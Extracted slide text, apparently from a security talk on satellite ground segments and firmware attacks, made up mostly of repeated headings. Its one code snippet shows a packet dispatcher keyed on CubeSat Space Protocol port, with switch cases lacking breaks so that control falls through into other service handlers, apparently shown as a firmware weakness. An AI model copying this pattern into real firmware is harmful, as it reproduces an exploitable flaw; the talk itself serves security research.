
Ground Segment




Context



Context



Context




Our Journey ...



Firmware Attacks



Our Journey ...



Firmware Attacks



Our Journey ...

System Analysis




Firmware Attacks



Our Journey ...

System Analysis




Firmware Attacks

```
1 dest_port = csp_conn_dport(conn);  
2 switch(dest_port) {  
3   case 0x00 - 0x06:  
4     csp_service_handler(conn, pkt);  
5   case 0x07:  
6     rparam_service_handler(conn, pkt);  
7   case 0x10:  
8     CSP_ProcessReceivedSPP(pkt);  
9 }
```




Our Journey ...


System Analysis



Firmware Attacks



